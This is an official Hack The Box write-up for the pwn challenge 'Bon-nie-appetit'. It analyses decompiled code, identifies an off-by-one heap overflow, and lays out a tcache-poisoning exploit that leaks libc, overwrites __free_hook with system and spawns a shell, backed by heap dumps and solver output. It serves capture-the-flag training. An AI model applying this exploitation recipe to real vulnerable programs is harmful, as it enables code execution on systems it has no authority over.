



HACKTHEBOX



Bon-nie-appetit

15th April 2022 / Document No.
D22.102.247

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: **Medium**

Classification: Official

Synopsis

Bon-nie-appetit is a medium-difficulty challenge that features `malloc` w/ `tcache` support on `libc.2.27`, an off-by-one vulnerability and a heap overflow.

Skills Learned

- Tcache poisoning

Enumeration

First of all, we start with `checksec`:




```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'./glibc/'
```

Protections

Protection	Enabled	Usage
Canary	✓	Prevents Buffer Overflows
NX	✓	Disables code execution on stack
PIE	✓	Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

The interface of the program looks like this:



Disassembly

Starting from `main()` :

```
void main(void)

{
```

```

undefined4 uVar1;
long in_FS_OFFSET;
undefined local_b8 [168];
undefined8 local_10;

local_10 = *(undefined8 *) (in_FS_OFFSET + 0x28);
memset(local_b8,0,0xa0);
setup();
banner();
do {
    menu();
    uVar1 = read_num();
    switch(uVar1) {
    default:
        printf("\n%s[-] Invalid option!%s\n",&DAT_00101300,&DAT_00101308);
        break;
    case 1:
        new_order(local_b8);
        break;
    case 2:
        show_order(local_b8);
        break;
    case 3:
        edit_order(local_b8);
        break;
    case 4:
        delete_order(local_b8);
        break;
    case 5:
        printf("%s\n[+] Your order will be ready soon!\n",&DAT_001012f8);
        /* WARNING: Subroutine does not return */
        exit(0x45);
    }
} while( true );
}

```

There are some function calls:

- `setup()` : Sets the appropriate buffers in order for the challenge to run.
- `banner()` : Prints the banner.
- `new_order`
- `show_order`
- `edit_order`
- `delete_order`

Analyzing these functions:

`new_order()` :

```

void new_order(long param_1)
{
    long lVar1;

```

```

int iVar2;
int iVar3;
void *__buf;
long in_FS_OFFSET;

lVar1 = *(long *) (in_FS_OFFSET + 0x28);
iVar2 = get_empty_order(param_1,0x14);
if (iVar2 == -1) {
    printf("%s\n[-] Cannot order more!%s\n",&DAT_00101300,&DAT_00101308);
}
else {
    printf("\n[*] For how many: ");
    iVar3 = read_num();
    __buf = malloc((long) iVar3);
    if (__buf == (void *)0x0) {
        printf("%s\n[-] Something went wrong!%s\n",&DAT_00101300,&DAT_00101308);
    }
    else {
        printf("\n[*] What would you like to order: ");
        read(0,__buf,(long) iVar3);
        *(void **) ((long) iVar2 * 8 + param_1) = __buf;
    }
}
if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

We see that there is a `malloc` function that accepts any size. Then it allocates the desired space and we fill it with data via `read`.

`show_order()`:

```

void show_order(long param_1)
{
    long lVar1;
    uint uVar2;
    long in_FS_OFFSET;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    printf("\n[*] Number of order: ");
    uVar2 = read_num();
    if (((int)uVar2 < 0) || (0x13 < (int)uVar2)) || (*(long *) (param_1 + (long)
(int)uVar2 * 8) == 0))
    {
        printf("\n%s[-] There is no such order!%s\n",&DAT_00101300,&DAT_00101308);
    }
    else {
        printf("\n[+] Order[%d] => %s\n%s", (ulong)uVar2, *(undefined8 *) (param_1 +
(long) (int)uVar2 * 8)
, &DAT_00101308);
    }
}

```

```

if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

This function reads the index of an order and prints it (possible leak of an address).

`edit_order()`:

```

void edit_order(long param_1)

{
    long lVar1;
    int iVar2;
    size_t __nbytes;
    long in_FS_OFFSET;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    printf("\n[*] Number of order: ");
    iVar2 = read_num();
    if (((iVar2 < 0) || (0x13 < iVar2)) || (*(long *) (param_1 + (long) iVar2 * 8)
    == 0)) {
        printf("\n%s[-] There is no such order!%s\n", &DAT_00101300, &DAT_00101308);
    }
    else {
        printf("\n[*] New order: ");
        __nbytes = strlen(*(char **) (param_1 + (long) iVar2 * 8));
        read(0, *(void **) (param_1 + (long) iVar2 * 8), __nbytes);
    }
    if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```

As the name suggests, here we can change the order of our choice.

But, here lies the bug: The `new_order` length is calculated via `strlen`, leading to a possible off-by-one overflow. The length of read is set to `strlen(note)`, which may overflow because when adding a new note, the string is not `NULL` terminated. Specifically, it can overflow into the size field of the adjacent chunk.

`delete_order()`:

```

void delete_order(long param_1)

{
    long lVar1;
    int iVar2;
    long in_FS_OFFSET;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);

```

```

printf("\n[*] Number of order: ");
iVar2 = read_num();
if (((iVar2 < 0) || (0x13 < iVar2)) || (*(long *) (param_1 + (long) iVar2 * 8)
== 0)) {
    printf("\n%s[-] There is no such order!%s\n", &DAT_00101300, &DAT_00101308);
}
else {
    free(*(void **) (param_1 + (long) iVar2 * 8));
    *(undefined8 *) (param_1 + (long) iVar2 * 8) = 0;
}
if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

It deletes/frees an order and then null terminating it, so there are no UAF or double-free bugs here.

Debugging

Our exploitation path is like this:

- Allocate two chunks with sizes 0x420 and 0x100 to make use of the unsorted bins. The allocation with size 0x100 is to make sure that the freeing of 0x420 does not result in the consolidation with the top chunk
- Free them both.
- Then, one of them will have the FD field set to a nonzero value, which is also a libc pointer.
- Afterward, allocate a note with size 0x100 and only send 1 byte ('A') as input. * Then, printing that note will leak a libc pointer.

0x555555757680	0x0000000000000000	0x0000000000000111	
0x555555757690	0x0000000000000a42	0x0000000000000000	B.....
0x5555557576a0	0x0000000000000000	0x0000000000000000	
0x5555557576b0	0x0000000000000000	0x0000000000000000	
0x5555557576c0	0x0000000000000000	0x0000000000000000	
0x5555557576d0	0x0000000000000000	0x0000000000000000	
0x5555557576e0	0x0000000000000000	0x0000000000000000	
0x5555557576f0	0x0000000000000000	0x0000000000000000	
0x555555757700	0x0000000000000000	0x0000000000000000	
0x555555757710	0x0000000000000000	0x0000000000000000	
0x555555757720	0x0000000000000000	0x0000000000000000	
0x555555757730	0x0000000000000000	0x0000000000000000	
0x555555757740	0x0000000000000000	0x0000000000000000	
0x555555757750	0x0000000000000000	0x0000000000000000	
0x555555757760	0x0000000000000000	0x0000000000000000	
0x555555757770	0x0000000000000000	0x0000000000000000	
0x555555757780	0x0000000000000000	0x0000000000000000	
0x555555757790	0x0000000000000000	0x0000000000020871	q.....
- Top chunk			<-

After we free both of them:

```

0x555555757680 0x0000000000000430 0x0000000000000110 0.....
0x555555757690 0x0000000000000000 0x0000555555757010 .....puUUU.. <-
- tcachebins[0x110][0/1]
0x5555557576a0 0x0000000000000000 0x0000000000000000 .....
0x5555557576b0 0x0000000000000000 0x0000000000000000 .....
0x5555557576c0 0x0000000000000000 0x0000000000000000 .....
0x5555557576d0 0x0000000000000000 0x0000000000000000 .....
0x5555557576e0 0x0000000000000000 0x0000000000000000 .....
0x5555557576f0 0x0000000000000000 0x0000000000000000 .....
0x555555757700 0x0000000000000000 0x0000000000000000 .....
0x555555757710 0x0000000000000000 0x0000000000000000 .....
0x555555757720 0x0000000000000000 0x0000000000000000 .....
0x555555757730 0x0000000000000000 0x0000000000000000 .....
0x555555757740 0x0000000000000000 0x0000000000000000 .....
0x555555757750 0x0000000000000000 0x0000000000000000 .....
0x555555757760 0x0000000000000000 0x0000000000000000 .....
0x555555757770 0x0000000000000000 0x0000000000000000 .....
0x555555757780 0x0000000000000000 0x0000000000000000 .....
0x555555757790 0x0000000000000000 0x0000000000020871 .....q..... <-
- Top chunk

```

Now we allocate 0x420 one more time and send "A".

```

0x555555757250 0x0000000000000000 0x0000000000000431 .....1.....
0x555555757260 0x00007ffff7dc0a41 0x00007ffff7dcdca0 A.....
0x555555757270 0x0000000000000000 0x0000000000000000 .....
0x555555757280 0x0000000000000000 0x0000000000000000 .....
<SNIP>
0x555555757680 0x0000000000000430 0x0000000000000111 0.....
0x555555757690 0x0000000000000000 0x0000555555757010 .....puUUU.. <-
- tcachebins[0x110][0/1]
0x5555557576a0 0x0000000000000000 0x0000000000000000 .....
0x5555557576b0 0x0000000000000000 0x0000000000000000 .....
0x5555557576c0 0x0000000000000000 0x0000000000000000 .....
0x5555557576d0 0x0000000000000000 0x0000000000000000 .....
0x5555557576e0 0x0000000000000000 0x0000000000000000 .....
0x5555557576f0 0x0000000000000000 0x0000000000000000 .....
0x555555757700 0x0000000000000000 0x0000000000000000 .....
0x555555757710 0x0000000000000000 0x0000000000000000 .....
0x555555757720 0x0000000000000000 0x0000000000000000 .....
0x555555757730 0x0000000000000000 0x0000000000000000 .....
0x555555757740 0x0000000000000000 0x0000000000000000 .....
0x555555757750 0x0000000000000000 0x0000000000000000 .....
0x555555757760 0x0000000000000000 0x0000000000000000 .....
0x555555757770 0x0000000000000000 0x0000000000000000 .....
0x555555757780 0x0000000000000000 0x0000000000000000 .....
0x555555757790 0x0000000000000000 0x0000000000020871 .....q..... <-
- Top chunk

```

There are libc pointers at `0x555555757260`. When we call `show_order`, we get the leak.

```
pwndbg> c
Continuing.

[*] Number of order: 0

[+] Order[0] => A
❖❖❖
```

Now that we have a libc leak, all we need to do is overwrite `__free_hook` with the address of `system()`.

First of all, we are going to trigger the heap overflow in `edit_order`.

- Allocate three 0x48 chunks so that they become adjacent. Let's call them A, B, and C starting from the lowest address to the highest address
- Then, using the heap overflow, overflow the size field of B by editing A. Originally, the size field would've been 0x50, so overwrite it to 0x80
- Now free B. It was originally a 0x50 chunk, but because the size field was overwritten, it would be considered as a 0x80 chunk by the allocator. Therefore, it's placed in the 0x80 `tcache` bin
- Free C
- Allocate a 0x70 size note to be given what was initially B. This time, we can write 0x70 bytes to it, so we can overflow the contents of C. Using this, change the `FD` of C to `__free_hook`
- By requesting 0x40 chunks twice, get `__free_hook` allocated. Then we change it to `system`
- Create a chunk with content `"/bin/sh"` and free it to trigger `system("/bin/sh")` and get a shell to read the flag

```
→ htb git:(cyber_apocalypse_2022) x python solver.py
[+] Opening connection to 0.0.0.0 on port 1337: Done
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'./glibc/'
[*] Libc base @ 0x7fe722d25000
[+] Waiting: Done
[+] Flag --> HTB{f4k3_fl4g_4_t45t1ng}
[*] Closed connection to 0.0.0.0 port 1337
```